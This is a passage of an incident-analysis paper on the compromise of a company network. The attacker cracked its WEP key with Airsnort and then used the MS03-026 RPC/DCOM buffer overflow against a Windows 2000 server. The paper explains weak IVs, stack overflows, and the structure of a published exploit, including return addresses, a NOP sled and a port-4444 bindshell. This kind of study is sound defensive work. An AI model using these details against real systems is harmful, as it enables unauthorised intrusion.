It is believed that the tool used to gain access to the ACME design network was Airsnort [2]. This makes use of a weakness in the Key Scheduling Algorithm (KSA) of RC4. The KSA is the part of the process that turns the random key (IV + k) into an initial permutation that is then used to generate the pseudorandom keystream. Airsnort is designed to record 'weak' IVs that reflect certain patterns at the beginning of the keystream in the intercepted data. The IV header in a WEP frame (which expands the usual frame body by 8 bytes) uses 3 bytes for the 24-bit IV with a fourth byte for padding. As discussed earlier, this must be transmitted in cleartext in order for the recipient to be able to perform decryption. Figure 7a is a screenshot showing an Ethereal [29] rendition of 802.11 data recorded using Kismet [22]. The IV of the packet can clearly be seen and is also shown enlarged in Figure 7b.

In terms of nomenclature, IVs are normally written in a byte-delimited, colon-separated format, e.g., C4:3E:57.

As described earlier, certain WEP IVs are considered 'weak'. The actual mathematics behind this weakness is beyond the scope of this paper, however from an implementation perspective, these correspond directly to weak keys which can be denoted by

(B + 3):ff:N

where N can be any value from 0 to 255 (FF) and B is the key byte number, also starting from 0, of the secret portion of the encryption key.

Each weak IV is used to attack a particular byte of the secret portion of the RC4 key, which is 40 bits or 5 bytes. Because key bytes are numbered from zero, weak IVs that correspond to byte zero (B=0) of the secret key will have the form 3:FF:N, since (0+3) = 3. The largest value for the first byte is therefore 7 which will be used to attack the fifth (B=4) byte since (4+3) =7. For example, a weak IV of 6:FF:3E will help to recover the 4th key byte (B=3). The second IV byte must always be FF. Knowledge of the third IV byte N is required but the specific value is irrelevant.



Figure 7a: Ethereal display of captured 802.11 packet.



Figure 7b: Closeup of WEP IV.

The attack also relies on the ability to recover the first byte of an encrypted payload. This is trivial because, as described earlier, 802.11 uses LLC encapsulation and the cleartext value of the first byte will always be 0xAA[4]. With this knowledge the first byte of the keystream can be calculated using a trivial XOR operation.

It is interesting to note that while longer keys will require the capture of more weak IVs, there are actually more weak IVs at a longer key length. The number of weak IVs is the product of the key length multiplied by 256. So for a 40-bit key length there are 1,280 weak keys which equates to 0.008% of the overall key space. [15]

[4] This is actually the first byte of the 802.2 Sub-Network Access Protocol (SNAP) header used with the encapsulation of the higher layer protocol frames [15].

How long will it take to collect enough weak keys? Many reports [30, 31, 32] indicate as little as 5-6 hours of packet capture are required on a busy network. Tests were performed on the ACME network and these are reported in sections 3.4 and 3.5.

Once the encryption key of the ACME network was recovered, the attacker was able to communicate freely with all other hosts (both the wired and mobile stations). The next stage in the incident was the attack and compromise of the Windows 2000 server. This was achieved using the RPC/DCOM vulnerability.

2.2.2. Gaining access to the server.

First we need to consider the generic case of "stack and buffer overflows" [9]. These attacks exploit a programming error in an application. Generally the bug will be due to inadequate bounds checking on an input field. For example, the C program below is a perfectly valid (but useless) program that will compile without errors.

```
int main()
{
  int i;
  char buffer1[100];

  for(i=0;i<200;i++)
    buffer1[i]='X';
  return 0;
}
```

However 'buffer1' gets filled with 200 'X's, which is 100 more than expected by the programmer's definition of the array. Running this compiled program on a Unix machine will cause a segmentation fault. Nevertheless. the extra 'X's will have been written somewhere. Exactly where they end up will probably depend on the operating system implementation and programming language, but frequently this will be to a location not intended by the original programmer.

To exploit a buffer overflow, the attacker simply needs to send more data than the program was expecting. By examining the source code of the application (if available) or by basic trial and error, the attacker will attempt to determine the memory configuration of the operating system and the program.

A famous buffer overflow was exploited by the 1988 Morris Internet worm [51]. In this case, the overflow was present in the 'fingered' daemon. The buffer allocated for a string read by a gets() call was 512 bytes, but fingered did not check to see if the data with which it had been presented was greater than this value before exiting the subroutine. If the data which had been read was >512 bytes, then it would be written over the subroutine's stack return address location. The actual worm used 536 bytes of data and this enabled the stack to

be altered to open a shell and execute further commands.

What exactly is a 'stack'? A stack is a contiguous block of memory containing data. When an operating system loads data onto its stack, it will place each new element 'on top' of the previous element. When it needs to access data from the stack, the system must first remove the elements that were placed above it. This is achieved by changing the value of a 'stack pointer' which moves up and down the stack as a program executes and data is moved off and on. A representation of a typical stack is shown in figure 8. For a regular function call or subroutine within a program, various data elements (arrays, for example) will be placed on the top of the stack. However, upon completion of the subroutine's code (when all those data elements have been removed from the stack), the program's execution needs to be able to return to its main body. In order to keep track of where the next instruction is held in memory, a return address (stack) pointer is also stored on the stack.



Figure 8: Representation of memory stack.

As stated earlier, buffer overflows take advantage of a lack of bounds checking on the amount of data being stored in an input array. An attacker will purposely overfill a buffer so that data will be written not only into the area on the stack allocated for the array, but also into other data elements including the return address pointer. This is shown in figure 9.

Consider our 'buffer1' as discussed earlier: if we force enough excess data into

this value, then it will overwrite a large part of the stack with useless data.

However, instead of useless data, the attacker could be more cunning and place carefully selected information into buffer1. By trial and error, the exact size of data needed to overwrite the return pointer can often be determined. By changing this value, the attacker can then cause the program to fork to code of his/her design (also included within the buffer1 fill and written to the stack) as shown in figure 10. For all of this to work, the attacker's code must be written using the specific machine language instructions used by the operating system under assault. In order to maximise the odds that the return pointer value will lead to the attacker's code, special instructions known as NOPs can be prepended to the attack code sequence. These NOPs basically tell the processor to do nothing but proceed to the next instruction (No OPeration). In this way, execution will 'slide' down the stack until it hits the malicious machine code[5].



Figure 9: Overfilled buffer on stack.

On July 16th 2003, The Last Stage of Delirium (LSD) Research Group [10] discovered a critical buffer overflow in all recent versions of Microsoft operating systems. The vulnerability was present in all default installations of Windows NT 4.0, Windows 2000, Windows XP as well as Windows 2003 Server. Although the LSD Research Group did not release code for the specific exploit, a number of complete exploits were available within a few days. Microsoft also released a security bulletin (MS03-26) [6] and patches for the operating systems that were

[5] This technique is often referred to as a NOP slide or sled.

vulnerable.



Figure 10 : Buffer overflow attack.

Although often referred to as a RPC vulnerability, the actual problem rests with DCOM. RPC simply performs the task for which it was designed and passes all appropriate data to DCOM.

```
HRESULT CoGetInstanceFromFile(
        COSERVERINFO * pServerInfo,
                        //Pointer to COSERVERINFO struct
                        //indicating the remote system.
        CLSID* pclsid,  //Pointer to the class of the object to
                        //create
        Iunknown * punkOuter,
                        //If part of an aggregate, pointer to the
                        //controlling unknown
        DWORD dwCLsCtx, //CLSCTX values
        DWORD grfMode,  //Options for opening file
        OLECHAR* szName,//File to initialise the object with
        ULONG cmq,      //Number pg MULT_QI structures in
                        //rgmqResults
        MULTI_QI * rgmqResults
                        //Array of MULTI_QI structures
);
```

Figure 11: MSDN listing for CoGetInstanceFromFile function.

The vulnerability is effective against the 'CoGetInstanceFromFile' API which is common to most versions of Windows. The Microsoft Developers Network listing is shown in figure 11. CoGetInstanceFromFile creates a new object and then initialises it from a file. This will occur on the machine where the share/filename referenced by *szName* resides.

For example, if *szName* specified "\\server1\shares\file1", then the object would be created on the computer with the NetBIOS name of 'server1' and it could access the file 'file1' directly in the 'shares' folder.

The important parameter here is indeed *szName*. This is the parameter with inadequate bounds checking. If this value is overfilled then a buffer overflow with occur. If a remote host sends such an RPC request to a server, then *szName* will be set as a pointer to a string (like the example shown above). The maximum length of a NetBIOS name is 0x20, so on the remote server, this value is copied to another buffer which can also be overflowed because only a stack size of 0x20 is assigned.

As mentioned earlier, a number of pieces of code have been published which use this exploit. The code identified as being used in this incident (see section 3.2) was written in C by H.D. Moore and is designed to be compiled and executed on a Linux environment. The full source code is included in Appendix A.

Starting with the main{} procedure, a number of declarations are made, including the target port number of 135 and buffers which will be used to store the hexadecimal representations of the machine code used as part of the exploit. Note that at the start of the fourth 'section' of the sc[] array, we see a large number of 0x90 characters. These are the NOP instructions described earlier.

The execution of the program begins with a check that the correct number of arguments - three - have been supplied. The exploit requires the IP address of the target machine and a single digit which corresponds to the operating system used on the target. Depending on the operating system a specific return address is selected:

Windows 2000 no service packs (English version) -	0x77E81674
Windows 2000 SP1 (English) -	0x77E829EC
Windows 2000 SP2 (English) -	0x77E824B5
Windows 2000 SP3 (English) -	0x77E8367A
Windows 2000 SP4 (English) -	0x77F92A9B
Windows XP no service packs (English) -	0x77E9AFE3

The address being used is then displayed to the user. This value is also overwritten into a specific location (element 36) of an array (sc[]) declared at the

start of the listing. The comments in the code indicate the various elements - return address, thread blocks and bindshell code - contained within the array.

Next, the program creates a network socket with a destination port of 135 (converted from host to network byte order by htons()) and tries to establish a connection.

The Windows Sockets specification [33] defines a network programming interface for Microsoft Windows which is actually based on the "socket" paradigm originally described in the Berkeley Software Distribution (BSD) from the University of California at Berkeley.

The standard 'sockaddr' structure is defined as follows:

```
struct sockaddr {
u_short sa_family;
char    sa_data[14];
};
```

The purpose of this generic structure is to tell the API which IP address and port number to connect to. However, it provides no way of specifying a port number. This is because socket APIs have to be capable of working with many different network protocols, each of which may have completely different format addresses.

The exploit code actually appears to use a different structure called 'sockaddr_in' which is designed especially for internet addresses:

```
struct sockaddr_in {        /* socket address (internet)   */
short  sin_family;          /* address family (AF_INET)    */
u_short  sin_port;          /* port number                 */
struct  in_addr  sin_addr;  /* IP address                  */
char  sin_zero[8];          /* reserved - must be 0x00's   */
};
```

The connect() function is used to establish either a connection on a connection-oriented socket or specify the destination address on a connectionless socket.

The program then constructs the packet data (buf2[]) to be sent to the target. This is achieved by manipulating a number of arrays of hexadecimal data that are defined at the start of the code.

This is then sent across the sockets connection in stages. The first part (using the binstr[] array) establishes an RPC connection. Both the bindstr[] and request1[] arrays start with the same (RPC) header values (hex 05 00 00 03 10). Data is then received back from the sockets connection and is essentially

discarded. The previously constructed array buf2[] is then sent to the target and the connection closed. At this point the buffer overflow should have occurred and the exploited host should load the machine code instructions at the newly overwritten return address contained within the data that has been sent. This will cause the computer to activate a listening process on TCP port 4444 that will spawn a 'command prompt' when connected to.

The exploit code now opens a connection to port 4444 on the target machine and runs the shellcode which the program's author acknowledges as having been "ripped from TESO". The TESO site [53] contains a number of tools which allow the user to create the required OPcodes from regular C code. OPcodes are the name of one part of a machine code instruction. In Intel (x86) machine code, a single instruction can be up to 15 bytes long. Longer instructions are comprised of a central 'opcode' which defines the type of operation to be performed This is followed by operand specifiers that define the operands on which the operation is to be performed (e.g., registers, memory, using indirect addressing modes etc.).

This block of code is not the easiest to understand, partly because of the decision to use the worst possible name for a variable: the single character "l". This, when viewed in many common fonts can be almost indistinguishable from number 1 (one)! In any event, this block of code basically operates a client shell to handle the transmission and receipt of data between the attacking PC and the compromised system (in this case the typing of commands on the "command prompt" provided through port 4444). This part of the program defines and then monitors two sockets - 0 (standard input) and 4444 - and passes any data it detects on one to the other end of the connection.

2.3. Description and diagram of the attack.

2.3.1. Stage 1: Gaining access to the wireless network.

This first stage is relatively easy and low risk for the attacker. All they need do is find and then monitor the wireless network. As will be discussed later, the wireless signals propagated well beyond the physical bounds of the ACME offices.

A number of tools such as Netstumbler [34] and Kismet are available to passively locate wireless networks. In this particular incident however, the attacker already knew of the existence of the network and so this stage of reconnaissance was unnecessary. As shown in Figure 12, the attacker simply had to place a mobile station within reception range of the network and then sit and passively monitor packets. In order to crack the encryption on the network and be able to communicate with other hosts, the attacker used Airsnort. This software runs on a Unix or Linux platform (although efforts are underway to port the program to Windows).



Figure 12 : First stage of attack; sniffing the wireless network.

As described earlier, Airsnort will collect packets with weak IVs and, when enough have been gathered, use these to crack the encryption key used on the network. In order to use Airsnort, a wireless network card that is capable of operating in "rf monitor mode" is required. The card must also be able to pass monitor packets up via the PF_PACKET interface.



Figure 13 : A screenshot of Airsnort in operation.

In this incident, the attacker used an Orinoco Gold card. The normal Linux driver

modules for Orinoco cards must be patched in order to be placed into monitor mode. This patch is available from the Airsnort web-site [2]. Airsnort is easily installed following the instructions on the web-site and in the README file accompanying the software tarball.

2.3.1. Stage 2: Compromise of Windows computers using the RPC/DCOM exploit.

Once enough packets had been captured to reveal the WEP key in use on the network - we do not know how long this took - the attacker was able to communicate freely with all other hosts on the network.

The use of static IP addresses enabled the attacker to simply select one that was not in use and then begin identifying the vulnerable hosts on the LAN. It is believed that 'nmap' [35] or a similar tool was used for this purpose.



Figure 14 : Second stage of the attack; RPC/DCOM exploit.

The RPC/DCOM exploit was then launched. The first host to be compromised was the Windows 2000 PDC. An error message on the screen of the server was recorded on ACMEPDC by ACME staff. The computer was rebooted and appeared to function normally thereafter.

However, at this point the machine was already compromised and, according to the security event log, a new account called "MsSMS" which was a member of

the "Domain Administrators" group had been created. This is illustrated in figures 14 and 15, which also shows the port numbers used in the attack.



Figure 15: Breakdown of attack and subsequent actions.

During the investigation of the incident, the author ran the exploit against a sacrificial host in an isolated test environment (see section 3.4). Another analysis computer was used to monitor the network using Snort [36] as shown in figure 16. The actual port numbers used by the exploit under test are shown in this diagram.



Figure 16: Test network for exploit study.

Figures 17 and 18 are screenshots of the xterm windows on the Linux box used in the test attack. These represent the view the attacker would have as the exploit is run, and the SYSTEM access obtained is then leveraged to add a new account.



Figure 17 : Simulation of attacker's view of the attack while running the exploit.

